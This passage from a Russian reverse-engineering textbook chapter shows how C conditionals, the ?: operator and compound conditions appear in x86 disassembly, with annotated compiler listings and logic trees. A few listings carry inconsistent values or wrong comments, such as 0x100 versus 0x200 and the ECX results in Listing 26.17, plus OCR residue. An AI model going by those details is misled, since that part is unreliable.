CMOVNE	CMOVNZ		a!=0	---	ZF == 0

Булевские сравнения

Логическому значению "ложь" (FALSE) соответствует значение нуль, а логическому значению "истина" (TRUE) — любое ненулевое значение. Таким образом, булевские отношения сводятся к операции сравнения значения переменной с нулем. Конструкция IF (a) THEN do_it транслируется в IF (a!=0) THEN do_it.

Практически все компиляторы заменяют инструкцию CMP A, 0 более короткой командой TEST A,A или OR A,A. Во всех случаях, если A==0, устанавливается флаг нуля и, соответственно, наоборот.

Поэтому, встретив в дизассемблированном коде конструкцию наподобие TEST EAX, EAX\ JZ do_it, можно с уверенностью утверждать, что мы имеем дело с булевским сравнением.

Идентификация условного оператора "(*условие*)?do_it:continue"

Конструкция a=(*условие*)?do_it:continue языка C в общем случае транслируется так: IF (условие) THEN a=do_it ELSE a=continue, однако результат компиляции обеих конструкций, вопреки распространенному мнению, не всегда идентичен.

В силу ряда обстоятельств оператор ? значительно легче поддается оптимизации, чем ветвление IF — THEN — ELSE. Покажем это на следующем примере (листинг 26.15).

Листинг 26.15. Пример, иллюстрирующий идентификацию условного оператора a=(условие)?do_it:continue

```
main()
{
       int a;         // Переменная специально не инициализирована,
       int b;         // чтобы компилятор не заменил ее константой

       a=(a>0)?1:-1; // Условный оператор
```

[2] Подробное описание этих команд можно найти на страницах 3—59 руководства *"Intel Architecture Software Developer's Manual, Volume 2: Instruction Set Reference Manual"* (**http://developer.intel.com/design/pentium/manuals/243191.htm**).

```
        if (b>0)       // Ветвление
                b=1;
        else
                b=-1;

        return a+b;
}
```

Если пропустить эту программу сквозь компилятор Microsoft Visual C++, то на выходе будет получен код, представленный в листинге 26.16.

Листинг 26.16. Результат компиляции примера, приведенного в листинге 26.15

```
        push    ebp
        mov     ebp, esp
        ; Открываем кадр стека.

        sub     esp, 8
        ; Резервируем место для локальных переменных.

        ; // Условный оператор ?
        ; Начало условного оператора ?
        xor     eax, eax
        ; Обнуляем EAX.

        cmp     [ebp+var_a], 0
        ; Сравниваем переменную a с нулем.

        setle   al
        ; Поместить в al значение 0x1, если var_a <= 0.
        ; Соответственно, поместить в al значение 0, если var_a>0.

        dec     eax
        ; Уменьшить EAX на единицу.
        ; Теперь, если var_a > 0, то EAX := -1
        ;         если var_a <=0, то EAX := 0

        and     eax, 2
        ; Сбросить все биты, кроме второго слева, считая от одного.
        ; Теперь, если var_a > 0, то EAX := 2
        ;         если var_a <=0, то EAX := 0

        add     eax, 0FFFFFFFFh
        ; Отнять от EAX 0x1.
        ; Теперь, если var_a > 0, то EAX := 1
        ;         если var_a <=0, то EAX := -1
        mov     [ebp+var_a], eax
        ; Записать результат в переменную var_a.
        ; Конец оператора ?
        ; Обратите внимание: для трансляции условного оператора не
        ; потребовалось ни одного условного перехода, —
        ; компилятор сумел обойтись без ветвлений!

        ; // Ветвление.
        ; Начало ветвления IF — THEN — ELSE.
        cmp     [ebp+var_b], 0
```

```
    ; Сравнение переменной var_b с нулем.

    jle     short else
    ; Переход, если var_b <= 0.

    ; Ветка "var_b > 0".
    mov     [ebp+var_b], 1
    ; Записываем в переменную var_b значение 1.

    jmp     short continue
    ; Переход к метке continue.

    ; Ветка "var_b > 0"
else:                                           ; CODE XREF: _main+1D↑j
    mov     [ebp+var_b], 0FFFFFFFFh
    ; Записываем в переменную var_b значение -1.

continue:                                       ; CODE XREF: _main+26↑j
    ; Конец ветвления IF-THEN-ELSE.
    ; Обратите внимание — представление ветвления "IF-THEN-ELSE" намного
    ; компактнее условного оператора "?", однако содержит в себе условные
    ; переходы, ощутимо снижающие быстродействие программы.

    mov     eax, [ebp+var_a]
    ; Загружаем в EAX значение переменной var_a.

    add     eax, [ebp+var_b]
    ; Складываем значение переменной var_a со значением переменной var_b
    ; и помещаем результат в EAX.

    mov     esp, ebp
    pop     ebp
    ; Закрываем кадр стека.
    retn
```

Таким образом, мы видим, что нельзя априори утверждать, будто бы результат трансляции условного оператора `?` всегда эквивалентен результату трансляции конструкции `IF-THEN-ELSE`. Однако тот же Microsoft Visual C++ в режиме агрессивной оптимизации в обоих случаях генерирует идентичный код (листинг 26.17).

Листинг 26.17. Результат трансляции примера из листинга 26.15 компилятором Microsoft Visual C++ в режиме агрессивной оптимизации

```
_main   proc near
    push   ecx
    ; Резервируем место для локальных переменных a и b.
    ; Поскольку они никогда не используются вместе, а только поочередно,
    ; компилятор помещает их в одну ячейку памяти.

    mov    edx, [esp+0]                 ; команда N1 оператора ?
    ; Загрузка в EDX значения переменной a.

    xor    eax, eax                     ; команда N2 оператора ?
    ; Обнуляем EAX.
    ; Поскольку команда setle al изменяет содержимое одного лишь al, и не
    ; трогает остальную часть регистра, нам приходится
    $ очищать его самостоятельно.
```

```
    test    edx, edx                    ; команда N3 оператора ?
    ; Проверка переменной a на равенство нулю.

    mov     edx, [esp+0]                ; команда N1 ветвления IF
    ; Загрузка в EDX значения переменной b.

    setle   al                          ; команда N4 оператора ?
    ; Поместить в al значение 0x1, если a <= 0.
    ; Соответственно, поместить в al значение 0, если a>0.

    dec     eax                         ; команда N5 оператора ?
    ; Уменьшить EAX на единицу.
    ; Теперь, если a > 0, то EAX := -1
    ;         если a <=0, то EAX := 0

    xor     ecx, ecx                    ; команда N2 ветвления IF
    ; Обнулить ECX.

    and     eax, 2                      ; команда N6 оператора ?
    ; Сбросить все биты, кроме второго слева, считая от одного.
    ; Теперь, если a > 0, то EAX := 2
    ;         если a <=0, то EAX := 0

    dec     eax                         ; команда N7 оператора ?
    ; Уменьшить EAX на единицу
    ; Теперь, если a > 0, то EAX := 1
    ;         если a <=0, то EAX := -1


    test    edx, edx                    ; команда N3 ветвления IF
    ; Проверка переменной b на равенство нулю.

    setle   cl                          ; команда N4 ветвления IF
    ; Поместить в cl значение 0x1, если b <= 0.
    ; Соответственно, поместить в cl значение 0, если b>0.

    dec     ecx                         ; команда N5 ветвления IF
    ; Уменьшить ECX на единицу.
    ; Теперь, если b > 0, то ECX := -1
    ;         если b <=0, то ECX := 0

    and     ecx, 2                      ; команда N6 ветвления IF
    ; Сбросить все биты, кроме второго слева, считая от одного.
    ; Теперь, если b > 0, то ECX := 2
    ;         если b <=0, то ECX := 0

    dec     ecx                         ; команда N7 ветвления IF
    ; Уменьшить ECX на единицу.
    ; Теперь, если b > 0, то ECX := -1
    ;         если b <=0, то ECX := 0

    add     eax, ecx
    ; Сложить переменную a с переменной b.

    pop     ecx
    ; Закрыть кадр стека.
    retn
_main    endp
```

Компилятор некоторым образом перемешал команды, относящиеся к условному оператору ?, с командами ветвления IF-THEN-ELSE (это было сделано для лучшего сочетания инструкций), однако если их сравнить, то выяснится — реализации обеих конструкций абсолютно идентичны друг другу!

Однако с точки зрения языка условный оператор ? выгодно отличается от ветвления тем, что может непосредственно использоваться в выражениях. Рассмотрим пример, приведенный в листинге 26.18.

Листинг 26.18. Пример, иллюстрирующий непосредственное использование условного оператора ? в выражениях

```
main()
{
        int a;
        printf("Hello, %s\n", (a>0)?"Sailor":"World!");
}
```

Попробуйте так же компактно реализовать это с помощью ветвлений! Но на самом деле, это удобство лишь внешнее, а компилятор транслирует приведенный пример так, как показано в листинге 26.19.

Листинг 26.19. Пример из листинга 26.18 после трансляции

```
main()
{
        int a;
        char *p;
        static char s0[]="Sailor";
        static char s1[]="World";
        if (a>0) p=s0; else p=s1;

        printf("Hello, %s\n", p);
}
```

Откомпилируйте оба листинга и дизассемблируйте полученные файлы, — они должны быть идентичны. Таким образом, при декомпиляции программ на C/C++ в общем случае невозможно сказать, использовалось ли в них ветвление или условный оператор. Однако все же есть некоторые зацепки, помогающие восстановить истинный вид исходного текста в некоторых частных случаях.

Например, маловероятно, чтобы программист строил свой листинг, как показано в последнем примере. Зачем вводить статические переменные и сложным образом манипулировать с указателем, если вместо ветвления гораздо проще использовать условный оператор?

Таким образом, если условный оператор гладко ложится в декомпилируемую программу, а ветвление кажется искусственным, то очевидно, что в исходном тексте использовался именно условный оператор, а не ветвление.

> ***Примечание***
>
> Условные команды — ключ к идентификации типов. Поскольку анализ результата сравнения знаковых и беззнаковых переменных осуществляется различными группами инструкций, можно, например, уверенно и однозначно отличить `signed int` от `unsigned int`.

Особенности команд условного перехода в 16-разрядном режиме

Одна из неприятных особенностей 16-разрядного режима — ограниченная "дальнобойность" команд условного перехода. Стремясь добиться высокой компактности кода, разработчики микропроцессора отвели на целевой адрес всего один байт, ограничив тем самым длину прыжка ин-

тервалом в 255 байт. Это — так называемый *короткий* (short) переход, адресуемый относительным знаковым смещением, отсчитываемым от начала следующей за инструкцией перехода команды (рис. 26.5). Такая схема адресации ограничивает длину прыжка "вперед" (т. е. "вниз") всего 128 байтами, а "назад" (т. е. "вверх") и того меньше — 127 (вследствие того, что в этом случае требуется "пересечь" и команду перехода). Этих ограничений лишен *ближний* (near) безусловный переход, адресуемый двумя байтами и действующий в пределах всего сегмента.




Рис. 26.5. Внутреннее представление короткого (short) перехода

Короткие переходы усложняют трансляцию ветвлений — ведь не всякий целевой адрес находится в пределах 128 байт! Существует множество путей, позволяющих обойти это ограничение. Наиболее популярен следующий примем: если транслятор видит, что целевой адрес выходит за пределы досягаемости условного перехода, он инвертирует условие срабатывания и совершает короткий (short) переход на метку `continue`, а на метку `do_it` передает управление ближним (near) переходом, действующим в пределах одного сегмента (рис. 26.6).




Рис. 26.6. Трансляция коротких переходов

Аналогичным образом можно выкрутиться и в тех ситуациях, когда целевой адрес расположен совсем в другом сегменте — достаточно лишь заменить ближний безусловный переход на дальний. К великому счастью разработчиков компиляторов (и к не меньшей радости хакеров), дизассемблирующих программы, в 32-разрядном режиме условный переход "бьет" в пределах всего четырехгигабайтного адресного пространства, и все эти проблемы исчезают.

Практические примеры

А теперь для лучшего уяснения материала, изложенного в этой главе, давайте рассмотрим несколько "живых" примеров, откомпилированных различными компиляторами. Начнем с исследования элементарных целочисленных отношений (листинг 26.20).

Листинг 26.20. Пример исследования элементарных целочисленных отношений

```
#include <stdio.h>

main()
{
       int a; int b;
       if (a<b) printf("a<b");
       if (a>b) printf("a>b");
       if (a==b) printf("a==b");
       if (a!=b) printf("a!=b");
       if (a>=b) printf("a>=b");
       if (a<=b) printf("a<=b");
}
```

Результат компиляции этого примера компилятором Microsoft Visual C+ должен выглядеть так, как показано в листинге 26.21.

Листинг 26.21. Результат компиляции примера исследования элементарных целочисленных операций (листинг 26.20)

```
main    proc near                                ; CODE XREF: start+AF↓p

var_b = dword ptr -8
var_a = dword ptr -4

        push    ebp
        mov     ebp, esp
        ; Открываем кадр стека.

        sub     esp, 8
        ; Резервируем память для локальных переменных var_a и var_b.

        mov     eax, [ebp+var_a]
        ; Загружаем в EAX значение переменной var_a.

        cmp     eax, [ebp+var_b]
        ; Сравниваем значение переменной var_a со значением переменной var_b.

        jge     short loc_40101B
        ; Если var_a >= var_b, то переход на continue, иначе — печать строки
        ; Обратите внимание, что оригинальный код выглядел так:
        ; if (a<b) printf("a<b");
        ; Т.е. условие отношения было инвентировано компилятором!
        ; Знаковая операция JGE говорит о том, что и сравнивыемые переменные
        ; var_a и var_b — так же знаковые.

        ; // ВЕТКА DO_IT
        push    offset aAB_4                     ; "a<b"
```

```
        call    _printf
        add     esp, 4
        ; Печать строки "a<b".

        ; // ВЕТКА CONTINUE
loc_40101B:                                     ; CODE XREF: main+C↑j
        mov     ecx, [ebp+var_a]
        ; Загружаем в ECX значение переменной var_a.

        cmp     ecx, [ebp+var_b]
        ; Сравниваем значение переменной var_a с переменной var_b.

        jle     short loc_401030
        ; Переход, если var_a <= var_b, иначе — печать строки.
        ; Следовательно, строка печатается, когда !(var_a <= var_b), или
        ; var_a > var_b. Тогда исходный код программы должен выглядеть так:
        ; if (a>b) printf("a>b");

        push    offset aAB_3                    ; "a>b"
        call    _printf
        add     esp, 4
;

loc_401030:                                     ; CODE XREF: main+21↑j
        mov     edx, [ebp+var_a]
        ; Загружаем в EDX значение переменной var_a.

        cmp     edx, [ebp+var_b]
        ; Сравниваем значение переменной var_a с переменной var_b.

        jnz     short loc_401045
        ; Переход, если var_a!=var_b, иначе печать строки.
        ; Следовательно, оригинальный код программы выглядел так:
        ; if (a==b) printf("a==b");

        push    offset aAB                      ; "a==b"
        call    _printf
        add     esp, 4

loc_401045:                                     ; CODE XREF: main+36↑j
        mov     eax, [ebp+var_a]
        ; Загружаем в EAX значение переменной var_a.

        cmp     eax, [ebp+var_b]
        ; Сравниваем значение переменной var_a со значением переменной var_b.

        jz      short loc_40105A
        ; Переход, если var_a==var_b, иначе — печать строки.
        ; Следовательно, оригинальный код программы выглядел так:
        ; if (a!==b) printf("a!=b");

        push    offset aAB_0                    ; "a!=b"
        call    _printf
        add     esp, 4

loc_40105A:                                     ; CODE XREF: main+4B↑j
        mov     ecx, [ebp+var_a]
```

```
        ; Загружаем в ECX значение переменной var_a.

        cmp     ecx, [ebp+var_b]
        ; Сравниваем значение переменной var_a с переменной var_b.

        jl      short loc_40106F
        ; Переход, если var_a < var_b, иначе — печать строки.
        ; Следовательно, оригинальный код программы выглядел так:
        ; if (a>=b) printf("a>=b");

        push    offset aAB_1                    ; "a>=b"
        call    _printf
        add     esp, 4

loc_40106F:                                     ; CODE XREF: main+60↑j
        mov     edx, [ebp+var_a]
        ; Загружаем в EDX значение переменной var_a.

        cmp     edx, [ebp+var_b]
        ; Сравниваем значение переменной var_a с переменной var_b.

        jg      short loc_401084
        ; Переход, если var_a>var_b, иначе печать строки.
        ; Следовательно, оригинальный код программы выглядел так:
        ; if (a<=b) printf("a<=b");

        push    offset aAB_2                    ; "a<=b"
        call    _printf
        add     esp, 4

loc_401084:                                     ; CODE XREF: main+75↑j
        mov     esp, ebp
        pop     ebp
        ; Закрываем кадр стека.

        retn
main            endp
```

А теперь сравним этот, 32-разрядный код, с фрагментом 16-разрядного кода, сгенерированного компилятором Microsoft C++ 7.0 (листинг 26.22).

Листинг 26.22. Фрагмент 16-разрядного кода, сгенерированного компилятором Microsoft C++ 7.0 при компиляции примера из листинга 26.20

```
mov   ax, [bp+var_a]
; Загрузить в AX значение переменной var_a.

cmp   [bp+var_b], ax
; Сравнить значение переменной var_a со значением переменной var_b.

jl    loc_10046
; Переход на код печати строки, если var_a < var_b.

jmp   loc_10050
; Безусловный переход на continue.
; Смотрите! Компилятор, не будучи уверен, что "дальнобойности" короткого
```

```
; условного перехода хватит для достижения метки continue, вместо этого
; прыгнул на метку do_it, расположенную неподалеку — в гарантированной
; досягаемости, а передачу управления на continue взял на себя
; безусловный переход.
; Таким образом, инверсия истинности условия сравнения имело место дважды:
; первый раз при трансляции условия отношения, второй раз — при генерации
; машинного кода. А NOT на NOT можно сократить!
; Следовательно, оригинальный код выглядел так:
; if (a<b) printf("a<b");

loc_10046:                                      ; CODE XREF: _main+11↑j
mov   ax, offset aAB                            ; "a<b"
push  ax
call  _printf
add   sp, 2

loc_10050:                                      ; CODE XREF: _main+13↑j
; // прочий код
```

А теперь заменим тип сравниваемых переменных с `int` на `float` и посмотрим, как это повлияет на сгенерированный код. Результат компиляции примера с помощью Microsoft Visual C++ должен выглядеть так, как показано в листинге 26.23 (приводится лишь фрагмент).

Листинг 26.23. Фрагмент дизассемблированного кода примера, демонстрирующего исследование элементарных вещественных отношений

```
    fld       [ebp+var_a]
    ; Загрузка значения вещественной переменной var_a на вершину стека
    ; сопроцессора.

    fcomp     [ebp+var_b]
    ; Сравнение значение переменной var_a с переменной var_b
    ; с сохранением результата сравнения во флагах сопроцессора.

    fnstsw    ax
    ; Скопировать регистр флагов сопроцессора в регистр AX.

    test      ah, 1
    ; Нулевой бит регистра AH установлен?
    ; Соответственно: восьмой бит регистра флагов сопроцессора установлен?
    ; А что у нас хранится в восьмом бите?
    ; Ага, восьмой бит содержит флаг переноса.

    jz        short loc_20
    ; Переход, если флаг переноса сброшен, т. е. это равносильно конструкции
    ; jnc при сравнении целочисленных значений. Синоним jnc — команда jnb.
    ;
    ; Следовательно, оригинальный код выглядел так:
    ; if (a<b) printf("a<b");

    push      offset $SG339               ; "a<b"
    call      _printf
    add       esp, 4
loc_20:                                   ; CODE XREF: _main+11↑j
```

Гораздо нагляднее код, сгенерированный компиляторами Borland C++ или Watcom C (листинг 26.24).

Листинг 26.24. Фрагмент кода примера, демонстрирующего исследование элементарных вещественных отношений, скомпилированного с помощью Borland C++ или Watcom C

```
    fld       [ebp+var_a]
    ; Загрузка значения вещественной переменной var_a на вершину стека
    ; сопроцессора.

    fcomp     [ebp+var_b]
    ; Сравнение значение переменной var_a с переменной var_b
    ; с сохранением результата сравнения во флагах сопроцессора.

    fnstsw    ax
    ; Скопировать регистр флагов сопроцессора в регистр AX.

    sahf
    ; Скопировать соответствующие биты регистра AH во флаги основного
    ; процессора.

    jnb       short loc_1003C
    ; Переход, если !(a<b), иначе печать строки printf("a<b").
    ; Теперь, не копаясь ни в каких справочных таблицах, можно восстановить
    ; оригинальный код:
    ; if (a<b) printf("a<b");

    push      offset unk_100B0 ; format
    call      _printf
    pop       ecx
loc_1003C:                                    ; CODE XREF: _main+F↑j
```

Теперь, разобравшись с идентификацией элементарных условий, перейдем к вещам по-настоящему сложным. Рассмотрим пример, приведенный в листинге 26.25.

Листинг 26.25. Идентификация составных условий

```
#include <stdio.h>

main()
{
       unsigned int a; unsigned int b; int c; int d;
       if (d) printf("TRUE");
       else if (((a>b) && (a!=0)) || ((a==c) && (c!=0))) printf("OK\n");
       if (c==d) printf("+++\n");
}
```

Результат компиляции примера, приведенного в листинге 26.25, должен выглядеть приблизительно так, как показано в листинге 26.26.

Листинг 26.26. Результат компиляции примера на идентификацию составных условий (листинг 26.25)

```
_main     proc near

var_d = dword ptr -10h
var_C = dword ptr -0Ch
var_b = dword ptr -8
var_a = dword ptr -4
```

```
    push    ebp
    mov     ebp, esp
    ; Открытие кадра стека.

    sub     esp, 10h
    ; Резервирование места для локальных переменных.

    cmp     [ebp+var_d], 0
    ; Сравнение значение переменной var_d с нулем.

    jz      short loc_1B
    ; Если переменная var_d равна нулю, переход к метке loc_1B, иначе
    ; печать строки TRUE. Схематически это можно изобразить так:
    ;                        var_d == 0
    ;                       /          \
    ;                  loc_1B          printf("TRUE");

    push    offset $SG341                   ; "TRUE"
    call    _printf
    add     esp, 4
    jmp     short loc_44
    ; Вносим этот условный переход в наше дерево.
    ;
    ;                        var_d == 0
    ;                       /          \
    ;                  loc_1B          printf("TRUE");
    ;                                      |
    ;                                   loc_44

loc_1B:                                                 ; CODE XREF: _main+A↑j
    mov     eax, [ebp+var_a]
    ; Загружаем в EAX значение переменной var_a.

    cmp     eax, [ebp+var_b]
    ; Сравниваем переменную var_a с переменной var_b.

    jbe     short loc_29
    ; Если var_a меньше или равна переменной var_b, то переход на loc_29.
    ; Прививаем новое гнездо к нашему дереву, попутно обращая внимание
    ; на то, что var_a и var_b — беззнаковые переменные!
    ;
    ;                        var_d == 0
    ;                       /          \
    ;                  loc_1B          printf("TRUE");
    ;                     |                |
    ;              var_a  <= var_b        loc_44
    ;             /              \
    ;         continue           loc_29

    cmp     [ebp+var_a], 0
    ; Сравниваем значение переменной var_a с нулем.

    jnz     short loc_37
    ; Переход на loc_37, если var_a не равна нулю.
    ;
```

```
    ;                       var_d == 0
    ;                      /           \
    ;                  loc_1B          printf("TRUE");
    ;                     |                 |
    ;              var_a  <= var_b        loc_44
    ;                    /             \
    ;          var_a !=0           loc_29
    ;                /         \
    ;     continue       loc_37

loc_29:                                                 ; CODE XREF: _main+21↑j
    ; Смотрите — в нашем дереве уже есть метка loc_29! Корректируем его!
    ;
    ;                       var_d == 0
    ;                      /           \
    ;                  loc_1B          printf("TRUE");
    ;                     |                 |
    ;              var_a  <= var_b        loc_44
    ;                    /             \
    ;          var_a !=0           loc_29
    ;          /         \          |
    ;         |          |          |
    ;          \       loc_37       |
    ;           \                   |
    ;            \------------------+

    mov     ecx, [ebp+var_a]
    ; Загружаем в ECX значение переменной var_a.

    cmp     ecx, [ebp+var_C]
    ; Сравниваем значение переменной var_a с переменной var_C.

    jnz     short loc_44
    ; переход, если var_a != var_C.
    ;
    ;                       var_d == 0
    ;                      /           \
    ;                  loc_1B          printf("TRUE");
    ;                     |                 |
    ;              var_a  <= var_b        loc_44
    ;                    /             \
    ;          var_a !=0           loc_29
    ;          /         \          |
    ;         |          |          |
    ;          \       loc_37       |
    ;           \                   |
    ;            \------------------+
    ;                       |
    ;                 var_a != var_C
    ;                /               \
    ;           continue             loc_44

    cmp     [ebp+var_C], 0
    ; Сравнение значения переменной var_C с нулем.

    jz      short loc_44
    ; Переход на loc_44 если var_C == 0.
```

```
    ;                        var_d == 0
    ;                       /           \
    ;                    loc_1B          printf("TRUE");
    ;                       |                |
    ;                 var_a  <= var_b       loc_44
    ;                /              \         |
    ;           var_a !=0           loc_29     |
    ;           /         \          |         |
    ;          |           |         |         |
    ;           \       loc_37      |         |
    ;            \                  |         |
    ;             \-----------------+         |
    ;                       |                 |
    ;                  var_a != var_C         |
    ;                 /              \       /
    ;           var_C == 0            |     /
    ;          /          \           |   /
    ;       continue       \----------+--/
    ;                                 |
    ;                               loc_44

loc_37:                                                 ; CODE XREF: _main+27↑j
    ; Смотрим — метка loc_37 уже есть в дереве! Прививаем!

    ;                        var_d == 0
    ;                       /           \
    ;                    loc_1B          printf("TRUE");
    ;                       |                |
    ;                 var_a  <= var_b       loc_44
    ;                /              \       |
    ;           var_a !=0           loc_29 |
    ;           /         \          |     |
    ;          |           \         |     |
    ;           \           \-----→ | ←-------!
    ;            \                  |     |     !
    ;             \-----------------+    /      !
    ;                       |           /       !
    ;                  var_a != var_C    /      !
    ;                 /              \ /        !
    ;           var_C == 0            |         !
    ;          /          \           |         !
    ;          !           \----------+         !
    ;          !                      |         !
    ;          !                      !         !
    ;          \------------------------------!------!
    ;                                 !               !
    ;                               loc_44         loc_37
    ;                                                 |
    ;                                              printf("OK");
    push    offset $SG346                   ; "OK\n"
    call    _printf
    add     esp, 4

loc_44:                                                 ; CODE XREF: _main+19↑j _main+2F↑j
    ; Смотрите — ветки loc_44 и loc_37 смыкаются!
```

```
;
    ;                       var_d == 0
    ;                      /           \
    ;                   loc_1B          printf("TRUE");
    ;                      |                 |
    ;                var_a  <= var_b        loc_44
    ;                /              \        |
    ;           var_a !=0           loc_29   |
    ;           /         \          |       |
    ;          |           \         |       |
    ;           \           \-----→  | ←-------!
    ;            \                   |       |    !
    ;             \------------------+     /     !
    ;                      |              /      !
    ;                 var_a != var_C     /       !
    ;                /              \   /        !
    ;           var_C == 0           \|          !
    ;          /          \           |          !
    ;          !           \----------+          !
    ;          !                      |          !
    ;          !                      !          !
    ;          \--------------------------------!------!
    ;                                 !                 !
    ;                               loc_44          loc_37
    ;                                 |               |
    ;                                 |            printf("OK");
    ;                                 |               |
    ;                                  \-------+-------/
    ;                                          |
    ;                                          |

    mov     edx, [ebp+var_C]
    ; Загружаем в EDX значение переменной var_C.

    cmp     edx, [ebp+var_d]
    ; Сравниваем значение var_C со значением переменной var_D.

    jnz     short loc_59
    ; Переход, если var_C != var_D.

    push    offset $SG348                   ; "+++\n"
    call    _printf
    add     esp, 4
    ;                       var_d == 0
    ;                      /           \
    ;                   loc_1B          printf("TRUE");
    ;                      |                 |
    ;                var_a  <= var_b        loc_44
    ;                /              \        |
    ;           var_a !=0           loc_29   |
    ;           /         \          |       |
    ;          |           \         |       |
    ;           \           \-----→  | ←-------!
    ;            \                   |       |    !
    ;             \------------------+     /     !
    ;                      |              /      !
```

```
    ;                var_a != var_C      /        !
    ;               /                \  /         !
    ;          var_C == 0              |          !
    ;         /           \            |          !
    ;         !            \-----------+          !
    ;         !                        |          !
    ;         !                        |          !
    ;         \--------------------------------!------!
    ;                                  !          !
    ;                                loc_44     loc_37
    ;                                  |          |
    ;                                  |       printf("OK");
    ;                                  |          |
    ;                                   \-------+-------/
    ;                                           |
    ;                                           |
    ;                                      var_C != var_D
    ;                                     /              \
    ;                               printf("+++")         !
    ;                                                    конец


loc_59:                                                 ; CODE XREF: _main+4A↑j
    mov     esp, ebp
    pop     ebp
    retn
_main    endp
```

В итоге вырастает огромное разлапистое дерево, в котором на первый взгляд просто невозможно разобраться. Но, как говорится, глаза страшатся, а руки делают. Первым делом, оптимизируем дерево: избавимся от "перекрученных" ветвей, инвертировав условие в гнезде, и выкинем все метки — теперь, когда скелет дерева построен, они уже не нужны. Если все сделать правильно, дерево должен выглядеть, как показано на рис. 26.7.




Рис. 26.7. Логическое дерево

Сразу же бросается в глаза, что все пути проходят точку Z, сплетающую все ветви воедино. Это значит, что мы имеем дело с *двумя* самостоятельными деревьями, представленными собственными конструкциями IF. Замечательно! Такой поворот событий весьма упрощает анализ — раз деревья независимые, то и анализироваться они могут независимо! Итак, начинаем с верхнего из них…

От гнезда var_d !=0" отходят две ветки — правая ведет к printf("OK") и далее к завершению конструкции IF — THEN [ELSE], а левая, прежде чем выйти к точке Z, минует целое полчище гнезд. Ситуация выглядит так: *если переменная var_d не равна нулю, то печатаем OK и выходим, в противном случае выполняем дополнительные проверки*. Проще говоря: IF (var_d !=0) THEN printf("OK") ELSE …. Таким образом, левая ветка гнезда (var_d != 0) есть ветка ELSE. Изучим ее?

От гнезда (var_a <= var_b) к узлу printf("OK") ведут два пути: !(var_a <= var_b) → !(var_a ==0) и !(var_a != var_c) → !(var_c == 0). Где есть альтернатива — там всегда есть OR, иными словами — либо первый путь, либо второй. В то же время, узлы обоих путей *последовательно* связаны друг с другом, — значит, они объединены операцией AND. Таким образом, эта ветка должна выглядеть так: IF ((var_a > var_b) && (var_0 != 0)) || (var_a == var_c) && (var_c != 0)) printf("OK"). Теперь прививаем ELSE к первому IF и получаем: IF (var_d !=0) THEN printf("OK") ELSE IF((var_a > var_b) && (var_0 != 0)) || (var_a == var_c) && (var_c != 0)) printf("OK").

Ну, а разбор второго дерева вообще тривиален: IF (var_c==var_d) printf("+++"). Итак, исходный текст дизассемблируемой программы выглядел так, как показано в листинге 26.27.

Листинг 26.27. Восстановленный исходный текст дизассемблированного примера

```
       u_int a; u_int b; ?_int c; ?_int d;
       if (d) printf("TRUE");
       else
if (((a>b) && (a!=0)) || ((a==c) && (c!=0))) printf("OK\n");

       if (c==d) printf("+++\n");
```

Тип переменных a и b мы определили как unsigned int, так как результат их сравнения анализировался беззнаковой условной командой jnb. А вот тип переменных c и d, увы, определить так и не удалось. Однако это не принижает значимости того факта, что мы смогли ретранслировать сложное условие, в котором без деревьев было бы немудрено и запутаться…

Оптимизация ветвлений

Какое коварство — под флагом оптимизации сделать каждую строчку кода головоломкой. Предположим, что вам встретился код, выглядящий примерно так, как показано в листинге 26.28. Напомним, что команда SETGE устанавливает выходной операнд в 1, если флаги состояния SF и OF равны (т. е. SF==OF), в противном случае выходной операнд устанавливается в нуль.

Листинг 26.28. Пример запутанного кода, созданного оптимизирующим компилятором

```
mov       eax, [var_A]
xor       ecx,ecx
cmp       eax, 0x666
setge     cl
dec       ecx
and       ecx, 0xFFFFFC00
add       ecx, 0x300
mov       [var_zzz],ecx
```

На первый взгляд этот фрагмент заимствован из какого-то хитрого защитного механизма, но на самом деле это не так. Перед вами — результат компиляции следующего тривиального выра-

жения: `if (a<0x666) zzz=0x200 else zzz=0x300`, которое в неоптимизированном виде выглядит, как показано в листинге 26.29.

Листинг 26.29. Результат компиляции выражения if (a<0x666) zzz=0x200 else zzz=0x300 в неоптимизированном виде

```
    mov       eax,[var_A]
    cmp       eax,0x666
    jge       Label_1
    mov       ecx, 0x100
    jmp       label2
Label_1:
    mov       ecx, 0x300
Label_2:
    mov       [var_zzz],ecx
```

